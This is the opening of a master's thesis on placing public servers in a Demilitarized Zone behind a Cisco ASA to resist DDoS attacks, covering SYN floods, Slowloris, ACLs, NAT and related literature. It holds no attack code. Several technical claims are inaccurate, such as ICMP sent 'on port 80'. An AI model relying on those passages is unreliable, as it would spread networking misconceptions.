1-17-2020

Demilitarized Zone: An Exceptional Layer of Network Security to Mitigate DDoS Attack

Manan Patel
University of Windsor

Demilitarized Zone: An Exceptional Layer of Network Security to Mitigate DDoS Attack

By

Manan Patel

A Thesis
Submitted to the Faculty of Graduate Studies
through the School of Computer Science
in Partial Fulfillment of the Requirements for
the Degree of Master of Science
at the University of Windsor

Windsor, Ontario, Canada

2020

Demilitarized Zone: An Exceptional Layer of Network Security to Mitigate DDoS Attack

by

Manan Patel

APPROVED BY:

M. Hlynka

Department of Mathematics & Statistics

J. Lu
School of Computer Science

S. Samet, Advisor
School of Computer Science

January 08, 2020

DECLARATION OF ORIGINALITY

I hereby certify that I am the sole author of this thesis and that no part of this thesis has been published or submitted for publication.

I certify that, to the best of my knowledge, my thesis does not infringe upon anyone's copyright nor violate any proprietary rights and that any ideas, techniques, quotations, or any other material from the work of other people included in my thesis, published or otherwise, are fully acknowledged in accordance with the standard referencing practices. Furthermore, to the extent that I have included copyrighted material that surpasses the bounds of fair dealing within the meaning of the Canada Copyright Act, I certify that I have obtained a written permission from the copyright owner(s) to include such material(s) in my thesis and have included copies of such copyright clearances to my appendix.

I declare that this is a true copy of my thesis, including any final revisions, as approved by my thesis committee and the Graduate Studies office, and that this thesis has not been submitted for a higher degree to any other University or Institution.

ABSTRACT

In today's era of digitalization, everything is accessible remotely through smaller devices than ever. This brings lot of concerns, security being at the top of the list for the organizations providing services to the public. The organization has to provide updated services every single time and at the same point, has to make sure that an intruder cannot get through the core of the organization which is the inside private network or LAN. If an organization provides mail and web services to their customers on daily basis, putting their servers within the local area network opens up the vulnerability to be directly accessible by an outsider from the untrusted network like internet which will then just be the matter of skills and powerful machines to manipulate the whole system. Thus, the organization has to make some changes to their network like creating the Demilitarized Zone or DMZ. DMZ provides an extra layer between the inside and outside network making it difficult to get the access of the trusted network. The concept is, all the public facing servers which provides distinguish services to the customers should be kept outside of LAN and within the DMZ. So, every time when the remote user requests for the service through internet, it will be rerouted directly to the DMZ rather than LAN. The approach presented is to check whether the network with DMZ can sustain the DDoS attack generated using the python script better than the network without DMZ or not. The network is emulated using GNS3 to keep the host system isolated from the attacking vectors. Kali Linux virtual machine is used to resemble the attacker. Results are analyzed using Wireshark.

Keywords: Demilitarized Zone, Network Security, DDoS attack, Cisco ASA, Wireshark, GNS3

DEDICATION

I would like to dedicate this research to my parents and sister, without their constant support this would not have been possible.

Also, I would like to dedicate my thesis to friends and other family members as their believes gives me the courage to fulfill my dreams.

ACKNOWLEDGEMENTS

I would like to give my sincere acknowledgement to my Advisor Dr. Saeed Samet, his constant support and motivation helped me a lot to overcome all queries and issues regarding my thesis.

I would like to thank Dr. Jianguo Lu for being my Internal Reader and his feedback given me the encouragement to perform better and to set my research standards higher to improve the outcome.

I would like to thank Dr. Myron Hlynka from department of Mathematics and Statistics for being my External Reader for patiently guiding my thesis in the right direction with his visionary inputs.

At last, I would like to thank the Graduate Office, School of Computer Science at the University of Windsor for providing indispensable support during my studies and thesis.

TABLE OF CONTENTS

LIST OF TABLES

LIST OF FIGURES

LIST OF ABBREVIATIONS/SYMBOLS

DMZ	Demilitarized Zone
ASA	Adaptive Security Appliance
ACL	Access Control List
NAT	Network Address Translation
DDoS	Distributed Denial of Service Attack
VM	Virtual Machine


CHAPTER 1
INTRODUCTION

1.1 Demilitarized Zone

Demilitarized zone in general implies to the area in which military activities or installation are forbidden by the agreement of two or more territories or nations. Biggest example of it is the Demilitarized zone created between north and south Korea which is also called the buffer zone in the scenario of war. The Demilitarized zone is a subnetwork created to provide organization's external services to an untrusted network like internet. In computer networking, DMZ plays the vital role to provide security to the internal network (LAN) from having direct access through external network (WAN). So, basically one can place the servers providing services in the DMZ which are required by the external network or users like web servers, mail servers, FTP servers etc. SO, the traffic requesting those services will be rerouted to the DMZ and the external users cannot have the direct access to the internal network. Also, DMZ itself has very limited access to the trusted internal network which provides additional security to the network. Thus, DMZ can be seen as a gateway between public and private network providing more secure environment than the external network although it is not as secure as the internal network. Sometimes the authentication servers are placed inside the internal network and not in the DMZ with the web and mail servers, so that to authenticate the users, they have to access the internal network indirectly. It can be placed in classified militarized zone which is highly monitored Demilitarized zone but not within the actual DMZ. The servers placed within the DMZ can communicate to the internal network only through the application firewall. DMZ is used to increase the security and decrease complexity of computer network. All organizations need to provide updated information every time but keeping the sensitive information secure from the public. For example, if the government organization wants to share what their services are and on what projects they are spending tax payers money but at the same time they also have to make sure that any sensitive information which can be used in negative manner by any means, they should not disclose that data. So, there should be enough security layers which can allow the users to access to certain services but if the intruder tries to find his way through the system and want to get access to internal private data stored within the internal network, the network should prevent the access of the intruder and warning should be generated within the network so network administrator can tackle the situation quite properly. In this scenario, the main concern was to prohibit the outside user having the access to internal network which stores sensitive information of an organization so one can create the DMZ within the network to provide an additional layer of network security.

1.2 Types of DMZ

There are mainly two types of DMZ, single firewall DMZ and dual firewall DMZ [1]. The single firewall DMZ consists only one firewall between three interfaces and it is also called three-legged model. The first interface is between firewall and external network, second is between firewall and DMZ and the third interface is between DMZ and internal network. The main disadvantage for this model is single point of failure for network as well as for DMZ to be vulnerable and if the firewall gets compromised then whole network security will be failed miserably. In dual firewall DMZ, as the name suggests, it contains two firewalls placed between three interfaces and perhaps providing more security than the single firewall DMZ. The first firewall also called the front-end firewall as it faces the external network requests wanted to have access to the services placed in the DMZ so those requests will be directly rerouted to the DMZ. The second firewall called the backend firewall is placed between internal network and DMZ to entertain the requests only from internal network to DMZ to have the access and maintain the DMZ. BY using the multiple firewalls, one ensures the security of network as if one firewall is failed to perform against an attack then other will do the work. This concept is taken further into the defense in depth network which is often called as the most secure network where there are more than one security layers in a network to make it difficult for an intruder to reach the internal network as he has to bypass all the layers to gain the access of sensitive data. Nowadays, organizations tend to use firewalls from distinguish manufacturers so that if one is vulnerable to the specific attack, second one would give the challenge to tackle down the attack. Certainly, the dual firewall DMZ is costlier than single firewall, but it provides more reliability and efficiency.



Single firewall DMZ

Dual firewall DMZ

Figure 1: Types of DMZ

Other devices can be placed in different manner as per needs of an organizations so that we will have different levels of DMZ. For example, a small organization providing very limited services to external users can place all their servers in separate network other than actual network and this is called level 1 DMZ which works similarly to the single firewall DMZ. Level 2 DMZ in the other hand, put servers separately means web server will be put in one DMZ and mail server will be put in another within the same network. So that requests for accessing those services will be rerouted to respective DMZs, Slightly more costly than level 1 DMZ. As the complexity of an organization increases, the design of DMZ should be changed like level 3 DMZ where every single DMZ will have its own firewall pairs which are internal and external firewalls so that the security will be on different level as every service request will be entertained by respective pair of firewalls associated to that server's DMZ. Level 4 DMZ based upon the resource sharing concept where two DMZs will share firewall at their boundary and that is most secure with higher efficiency amongst all. There are other types of DMZ as well like DMZ honeynet and host security DMZ. The DMZ honeynet contains honeypot computers designed to lure the attacker, to trap them or distract from the actual resources. Unlike other DMZ one would like this DMZ to be attacked as the computers are all virtual machines handled by single physical machine and one can then secure the actual internal network based on the attack vector. Host security DMZ provides the concept of hardening the servers placed within DMZ as much as possible as DMZ can provide security to a certain level and generally being considered less secure than the internal network and it has only single IP address so that it tends to forward all traffic to other firewall.


1.3 Use of DMZ

DMZ in general implies to the area in which military installation or activities is forbidden by the agreement of two or more countries or territories. The biggest example of demilitarized zone is between North Korea and South Korea. It acts as the buffer zone in the scenario of war. DMZ in computer science relies on the similar concept in which servers providing distinguish services to their customers should be kept within DMZ rather than in the internal network where generally more sensitive data is stored. The main reason to use DMZ is to provide an additional layer of security to the network. Every time an organization needs to provide an updated information to their customers on regular basis and at the same time has to make sure that their personal data is secured from any type of intrusion. For example, if the government organization wants to provide information about spending their tax-payers money to the people of their province without necessarily exposing the private information then the DMZ should be used. US-CERT, one of the biggest organizations related to national security uses the same concept of DMZ to provide secure way of delivering the information without giving any opportunity for an intruder. Suppose the hospital or banking organization is providing online information regarding their patients or customers. They have the database stored in the secure internal network and providing web services to their customers which also resides within the internal network. Now as the user attempts to login, network will allow the user to access the web servers after successfully providing the credentials. Now, there is no firewall or any other security measures between web servers and database as they both are within the same LAN. Then it will just be the matter of skills and techniques to get intruders hand on sensitive data of people. But if an organization considers putting their public facing servers like web servers, mail servers separated from the internal network, into the DMZ then the situation will be a lot in organization’s favors. By putting the servers in DMZ, traffic can be rerouted to the specific service for which the user is requesting rather than generating all the traffic towards internal network, especially when the network consists only single firewall then this situation can be very helpful in terms of performance, security, maintenance issues etc. Even if the attack is executed despite having a certain amount of security measurements, still the attacker cannot get the access to the internal network. As the internal network treats DMZ as an outside network, it cannot get the access to internal network directly unless the connection is initiated from the internal network. This makes a network stronger as it functions as the additional layer for network security.

1.4 Cisco ASA, ACL and Access-Groups

The Cisco Adaptive Security Appliance is the special device designed by Cisco for network security. It can be used as the modern-day firewall system which can allow specific traffic, filter ports and its usage, block traffic from particular source if find threatening to the policies, and much more. The traffic flow through CISCO ASA can be allowed or denied on the basis of its security levels. Traffic from higher security level to lower security level is permitted by default, whereas traffic from lower security level to higher security level will be blocked. Also, traffic flowing from one device to other being in the same security level will be blocked by default. One has to permit explicitly if he wants to allow specific traffic from specific source. In general, internal zone has the highest security level of 100 as it is considered to be most secure amongst all. The external zone has the lowest security level of 0 as it is assumed to be the most vulnerable. All other zones can have manual security levels between 1-99, DMZ in our network has the security level of 50 as it is more secure than the outside network but not as secure as the internal network.

The Access Control List (ACL) is the permissions or conditions applied on each interfaces of Cisco ASA to permit or deny any incoming or outgoing traffic. By default, any incoming traffic to ASA is denied unless specified so that every packet will be dropped instantly on the interface receiving all incoming packets and cannot reach to the internal network. Also, for each protocol or services like web services, mail services, ftp services etc. provided by the organization can have different access control list for the same user depending upon the need while keeping the security of organization in mind. For example, if someone wants to access the webserver, he will send the ICMP packets initially on port 80 (http) or 443(https) to check if they are allowed to reach the webserver or denied due to several reasons including heavy traffic. Now, if the admin of that network has not explicitly permitted any network from outside trying to access the webserver the ASA will not forward that packet request any further. Also, if the admin has blocked some traffic for security reasons and by mistake blocks the source IP address of legitimate user or business partner in the process, they will not be able to reach the webserver even if no one is using it on that particular time. That is why it is very essential part of network admin’s job description to set the access list properly and wisely as one wrong move can prove disaster for any organization. There can be one global policy in any Cisco ASA that can be applied on each interface, i.e. for inside interface one global policy can be applied and for outside interface one global policy can be applied. Now, to apply any access list on any interface of ASA, access groups are required [2]. Suppose one has created an access-list permitting the incoming http traffic from an outside network named access-list 100, then to apply this ACL onto the Cisco ASA, one has to create the access-group for example access group 100 on interface outside. Outside interface is used because the incoming traffic from the outside network to inside network will be captured on the outside interface of Cisco ASA which will be discussed in the upcoming chapter.



```
ASA(config)# sh run access-list
access-list 101 extended permit ip any host 10.0.0.10
access-list 108 extended permit icmp any any echo
access-list 108 extended permit icmp any any echo-reply
ASA(config)# sh run access-group
access-group 101 in interface DMZ
access-group 108 in interface outside
ASA(config)# _
```

Figure 2: Show Access-List and Access-Group

Even if the security analyzer creates two access-lists for same permission by mistake, the one which will be in use would be that access-list whose access-group is configured on the interface. For our research, we have created two access-list 101 and 108 with IP and ICMP permission. The access-list 108 is configured on the outside interface to let all the ICMP and their replies from the webserver pass through Cisco ASA. To apply policies on Cisco ASA, one needs to match all traffic to one of the access-lists from the network with that particular policy so that policy is indirectly applied to one of the interfaces.

1.5 Network Address Translation (NAT)

To secure any network, the admin must ensure that the devices present in the internal network cannot be access by the external people whether be it customer or any partner organization. The connection can be initiated by the internal network people i.e. employee if the situation arises to give the network access to outside people. Having said that, the public facing servers providing distinguish types of services to customers should be accessible through internet no matter where it has been placed, in the internal network or in the DMZ. Now, the internet service providers cannot provide the private IP addresses owned by organizations to people using their services. So that there should be an IP address through which people can get the access to those public facing servers without necessarily knowing the actual IP address of those devices. This concept is known as the NAT or network address translation [3]. The other IP associated with the servers is called the public IP address and the rule for that should be mentioned within the entry point of the network, in our case CISCO ASA, to allow all incoming traffic from outside to those servers so that traffic can be rerouted to specific port where the services are provided. For example, in both of our network, the web servers actual IP address is 10.0.0.10 which is the private IP address. But to access that from the external network, one should use the IP address associated as its public IP address which is 200.0.0.11. The NAT rule has been applied on the external interface of CISCO ASA explicitly so that traffic can be managed accordingly.

1.6 DDoS Attack

Distributed denial of service attack is one of the most dangerous attacks which is used to shut the services down temporarily or permanently based on the motive of an attacker. This attack is the amplification of popular DoS attack. In DDoS, one master controller controls all other manipulated devices running all over the world and execute the attack on the target device with the help of hundreds and thousands of machines without the knowledge of owners of those devices [4]. Sometimes they use scripts to execute the DDoS and sometimes use the tools available on the internet. Compared to DDoS, DoS uses single physical machine with internet connection which has one IP address so if executed, it will be easier to identify on the organization’s side as it has only single IP address and easy to block using firewall. On the other hand, DDoS uses multiple machines, makes it very difficult to recognize as it is harder to distinguish DDoS attack from the legitimate traffic requesting particular services from the servers. The DDoS can be executed by the single person or in a team, as this attack can be exaggerated beyond limit if the motive is to destroy the organization’s reputation. Sometimes, the competitor can give contracts to hackers to destroy their enemy’s organization. This is the big reason as organizations nowadays are ready to spend millions on securing their systems regardless of their stature. DDoS floods the unwanted traffic in the direction of single target machine and overwhelmed it with the flow so that the resources are consumed which will prevent the legitimate users from accessing the services and if lasts longer, this can cost fortune to the organization. As per the survey (Kaspersky), during the third quarter of 2019, the DDoS attack has been increased significantly. SYN flooding remains at the top, at 79.7% of total DDoS attacks during this period. In our research, we will focus on system's strength against the SYN flood attacks and will discover the methodologies to mitigate them.

1.7 Types of DDoS Attack

There are many types of cyberattacks[5] and DDoS attacks are one of them, but the most popular ones are: TCP SYN flood, UDP flood, ICMP flood, Slowloris, HTTP flood etc. ICMP is used to check whether the resource is available and accessible by sending smaller packets. Now, TCP/IP has the maximum limit of 65,536 bytes and if the sender sends more packets than the limit, it will crash or halt the server. Which makes it impossible for the customers to access the server and in DDoS, this will be done by several machines so that attack success ratio can be increased. On the other hand, TCP SYN uses three-way handshaking before connection is established. So, first user sends the service request to the server with SYN packet means synchronize packet. Then the server response it with SYN/ACK packet and waits for the acknowledgement from the user side. After the user's machine sends the ACK packet, then and then the connection is established. That is why TCP is called connection-oriented protocol. But what if the attacker floods the server with false SYN packets and when the server receives it and sends it SYN/ACK packet in response while waiting for ACK from the sender, the resource will be consumed by the attacker and overwhelming the server by these requests makes it nonfunctional for the legitimate users. Sometimes, the sender sends the packets from spoofed IP address so that it is very hard to find the actual source of the attack. To bottleneck the server, many attackers sends using spoofed address of server itself so that the server will send the SYN/ACK packets to itself and crashes.

1.8 Embryonic Connections

Embryonic connections are also called half opened TCP connections [6]. As TCP is connection-oriented protocol, the tree-way handshake is mandatory before establishing the connection between client and server. But what if the attacker sends multiple packets requesting the services provided by the server and when the server receives the SYN packets from the sender, it will send the SYN/ACK and waits for the ACK back from the sender to establish the connection. Now, the attacker will not send the ACK packets and thus server has to wait until the connection gets terminated by session time out, but the legitimate users trying to access server within that period of time, they will be refused to connect to server because of all the resources have been occupied by the attacker. This will generate the vote of system failure amongst customers and that might cost the organization a lot in terms of reputation as well as revenue generation.



Attacker
Open port. Waiting for 'ACK'.
Open port. Waiting for 'ACK'.
Open port. Waiting for 'ACK'.
Open port. Waiting for 'ACK'.
Visitor
Connections exhausted

Figure 3: Embryonic Connections

1.9 Slowloris Attack

The Slowloris attack is based on the same concept of half opened connections. In this, as the name suggests, the attacker sends multiple packets in regular time intervals but too slowly without sending the acknowledgement packet back to the server. When the server tries to terminate the connection on time out, just then the attacker will send another request and thus the connection remains occupied by the attacker. As these requests are too slow to reach the server, it makes it tough to detect these kinds of attacks as all these requests seem legit [7]. The Slowloris attack is slowly becoming popular nowadays within the community and needs some serious thinking to eradicate or mitigate the effects of it within the network of any organization.

CHAPTER 2
LITERATURE REVIEW

2.1 Performance Research on Industrial Demilitarized Zone in Defense-in-Depth Architecture

The defense in depth architecture has multiple security zones to protect any network from distinguish attacks. In this [8], the researchers have separated manufacturing zone from enterprise zone to share the same resources without direct traffic using industrial demilitarized zone. If the server placed within the industrial demilitarized zone and it is compromised, then the attacker will be able to launch attacks against manufacturing zone. The defense in depth has multiple layers with unlike mechanisms overlapping each other, not to contrast but to compliment the overall network security. The IDMZ with paired firewall system is also discussed in which the primary firewall located on the enterprise zone prevents arbitrary packets from enterprise zone to manufacturing zone. The secondary firewall placed on manufacturing zone blocks the unwanted traffic from compromised server to enter the manufacturing zone. The model has been built using the Riverbed modeler (Academic edition) and to enhance the performance paired firewalls have been used. The performance will be evaluated on the basis of throughput, response time, link utilization and server load. There were two scenarios created to check the performance of the network, first is industrial control network without IDMZ and second one is industrial control network with IDMZ. In both scenarios, the ftp server was placed within manufacturing zone and IDMZ respectively. The results of this research suggested that the response time have been the same for both scenarios so there was no performance degradation detected when IDMZ was used in the second scenario. Also, the utilization of links between firewall and enterprise zone have the similar output for both models as the traffic was filtered by the firewall. Industrial firewall also enhances the performance along with the security as it will filter all the unnecessary traffic before forwarding it to the enterprise zone. The result of throughput gives IDMZ the edge over first scenario as the throughput rate was significantly higher (15000 bits/sec against 40 bit/sec). The final output which is about the server load which again provides better stability when server was placed within IDMZ with respect to placing the server in manufacturing zone. Thus, to conclude, by using IDMZ and placing the server in it the network performance has been improved significantly as it prevents the attack from happening and at the same time increase the availability by filtering out the unwanted traffic. The main demerit of the approach is that it does not contain the results against well-known attacks like DoS, DDoS, ping of death etc. as it cannot be assumed that this system will sustain against any of those or similar types of attacks.

2.2 De-Militarized Zone: A Next Level to Network Security

The main idea of this research paper [9] is to provide the insights of DMZ and its importance in the network security. DMZ gives the organization a separate zone in which they can put all the public facing servers like web and mail servers so that they can be treated in distinct manner from the database and confidential servers placed within the secure internal network or LAN. The researchers have also discussed the types of DMZ as well as the different levels of it depending on the design and use of it inside the network. The proposed model given contains five machines- internal network has one web server and telnet server, DMZ zone has one web server and the external network has one web server, all of them connecting with routing firewall. For functioning the routing firewall properly, they have defined whitelisted rules in it. By proposing the low-cost infrastructure of DMZ with general problems of network-security in mind, they have created a working DMZ model. The demerits of this is that the researchers have explained the DMZ network with keeping the current network security issues in mind, but they gave not discussed the problems that they may occur through this implementation. Also, they did not give proper explanation of the security level of network after implementing the MDZ so that one can assume how secure the network can be with and without DMZ.

2.3 Demilitarized Zone: Network Architecture for Information Security

In the given research paper [10], the researchers have suggested that the DMZ is based on the principle of ‘Defense in Depth’ in network security. By putting the DMZ zone, LAN and WAN on the same or different subnet and comparing the results suggests that these 3 on separate subnet provides more secure network. As DMZ works on the idea of separating the more confidential data from the less confidential data, with different firewalls having sets of distinguish rules will promise more security that the other way around. By implementing the network in GNS3 and using tools such as Wireshark, the researcher clearly states that network with DMZ has better security measures compare to network without DMZ He tried to ping the public facing server from the internet and was successful doing that but when he tried to ping the DMZ, in this case the confidential server he could not ping from the internet. So, it is secured in a way that no one from the outside will be able to send/ receive any service request/ respond from DMZ as it is isolated for the outer world. To implement the network, they have used Cisco 3745 routers and servers within GNS3. EIGRP routing protocol was used to configure the communication which provides better real time network simulations. Wireshark has been used to analyze the captured packets from the network created in GNS3 as it is in built functionality in it and one can analyze each packet separately in depth. The demerits of this is no idea has been provided for securing the LAN or inside network which is the soul of any organization. The researcher created the DMZ and outside network, but there is no discussion for the internal network security which is the main concern. Also, what if the outsider able to breach the security and able to ping, then the confidential server will be open for manipulation. As the DMZ meant to be the layered defense and not considered as secured as the internal network, one cannot put sensitive data or server in the DMZ, but into the LAN and publicly accessible servers should be implemented in the DMZ.

2.4 A Novel Algorithm for DoS and DDoS Attack Detection in Internet of Things

In this [11], the researchers have discussed about the prevention of well-known attacks DoS and DDoS in the IOT as IOT devices have the resource constrained characteristics and these applications use constrained application layer protocol (CoAP). Contiki Cooja simulator was used to simulate the network and implementing the algorithm to prevent DoS and DDoS. The proposed mechanism checks for these attacks at the early stages so that they can’t reach to the IOT devices. The algorithm was placed on the border router and it is divided into two parts, primary check and secondary check. The primary check is responsible for the suspicious traffic. There are two lists for source IPs to categorize, black-list and grey-list. If the source IP matches one of the black-list IPs, then that packet will be dropped instantly. Otherwise its payload is checked as it should be similar to the non-suspicious packet and if it is greater than the threshold, the IP should be blocked and added to the black-list. On the secondary check, there are two scenarios from the primary check was considered. First being the payload of continuous packets within a span of time are greater than the threshold, and second is if the source IP belongs to the grey-list IP. If the stream of suspected packets are originating from the same IP, it is defined as the DoS attack and if the stream of suspected packets are of the same characteristics but from different source IPs, then it is defined as the DDoS attack and all of those source IPs will be added to the grey-list. If the grey-listed IP again occurs, the primary check will take that as the suspicious packet and if secondary check finds similar characteristics as before, then those IPs will be added to the black-list. The results were compared to other approach E-Lithe which is constrained network while this approach is applied on the border router. The results were based on two factors: malicious packet delivery ratio and legitimate packet drop ratio. Malicious packet delivery ratio is the ration of number of malicious packets delivered at the destination to the total malicious packets generated. Legitimate packet drop ratio can be defined as the ratio of legitimate packets dropped to the total number of generated packets. The proposed approach gave less malicious packet delivery ration than E-Lithe and less legitimate packet drop ratio. So, it outperforms the E-Lithe approach. Demerits of this approach is not being analyzed deeply as it does not specify which types of attacks and what range of attack the algorithm has been tried against.

2.5 Enhancing Network Security by Implementing Preventive Mechanism using GNS3

In this research [12], the authors have discussed about ICMP and other types of DoS attacks and how to secure the network against these attacks. The different types of DoS attacks have been discussed in the paper including ICMP flood, SYN flood, teardrop attack, DDoS attack, surf attack etc. To give response to these attacks, the proactive and reactive approaches are there in the which firewalls, IDS-IPS, edge router all fall into proactive mechanism. On the other side, reactive approach can be defined as the steps taken after the attack has been detected to reduce the impact of it on the victim’s network and it is also called as the early working systems. The main goal for this research was to apply policies on the edge devices to protect the network against the well-known attacks like ICMP flood attack. The experiment had taken place in the GNS3 network simulator. The idea is very straight forward as the attacker will flood the server with forge requests, which resides on the other side of edge router. Cisco 3725 router has been used to connect the network and web server has been created using hypervisor in GNS3. The internal network consists of some computers and web server connected with the Cisco switch. Then the ICMP packets of different sizes have been generated from outside network where the attacker’s machine is located and connected through internet to the internal network’s edge router. The researchers have applied the policy namely KUL-ICMP to mitigate the effect of ICMP flooding on the network. It basically has the criteria and if the incoming traffic does not match that criteria then those packets will be dropped instantly on the edge router. They send 100 ICMP packets with different sizes each time like 250/ 1000/1500 bytes. Then two results have been generated, first before applying the policy and other one after applying the policy on the edge router and compare them. Before applying the policy, the packet delivery success ratio on the network from attacker’s machine was very excessive almost 100 percent for distinguish size of packets. But after applying the policy, the attack success ratio has been diminished drastically, 89% for the packet size of 250 bytes for 100 packets, 67% with the packet size of 750 for 100 packets and as the packet size increases, the success ratio of ICMP flood attach decreases and becomes 0% for the packet size of 1500 bytes. The approach has great advantages against other work as it is very straight forward and simple to implement, results proven to be better than other related work and time related effect has been eliminated. LAN network would be more suitable to use these types of policies to place on the edge devices which is the entering point for the external packets. There are some demerits like high level of monitoring is required to investigate the attack type. Also, there is no discussion about other types of attacks and their signature and what policies to apply if those attacks arise in the future to protect the network with high efficiency.

2.6 Determining the Penetration Threshold for an ASA 5500 Firewall

The researchers have discussed about the Cisco Adaptive Security Appliance (ASA) 5505 series firewall and the effectiveness of it under the circumstances of DoS and DDoS attack [13]. Two PCs were taken in a testbed in which one being the attacker and other one being the target machine. Both the PCs run on windows 10. The VirtualBox was installed on the attacker's machine to execute the attack in virtual environment. Also, both PCs have Wireshark on them to capture the network traffic so that analysis can be done afterwards. By placing the firewall and routers in between these machines, the simulated network was created. Attacking PC is connected to firewall, router is directly connected to firewall and on other side the target machine was placed. Cisco packet tracer was used to configure the router. The Cisco ASA was configured with Access Control List to manage the traffic passing through it. The Low Orbit Ion Canon (LOIC) was used to generate the traffic from the attacking machine. Wireshark was used to see how many packets were sent and if they reached to the target machine or not. Virtual machines were placed on attacker machines to execute the DDoS attack. The result analysis is based on the response time and loss percentage. Results show that as the virtual machines increases in number, causes the short pause within ASA. The learning phase of ASA would detect the suspicious activity and will respond appropriately if the same situation occurs again. So, after every increasing virtual machine the maximum numbers of packets reached to the target machine decreases. As all the packets were sent using the same network and UDP protocol, ASA learns quickly and decrease the percentage of loss which occur due to DoS or DDoS. The static route has been used to make sure that spoofed data reached the correct destination. To conclude, ASA is one of the most widely used firewall in the networks today and from above discussion it is proven that Cisco ASA gives better results under the effect of DoS and DDoS as it will learn from which network the attack is being generated under which protocol. The demerit of this approach is that only UDP packets were taken under the consideration from the same network to check the stability Cisco ASA 5505 provides to the network.

2.7 Evaluation of Detection Method to Mitigate DoS Attack In MANETs

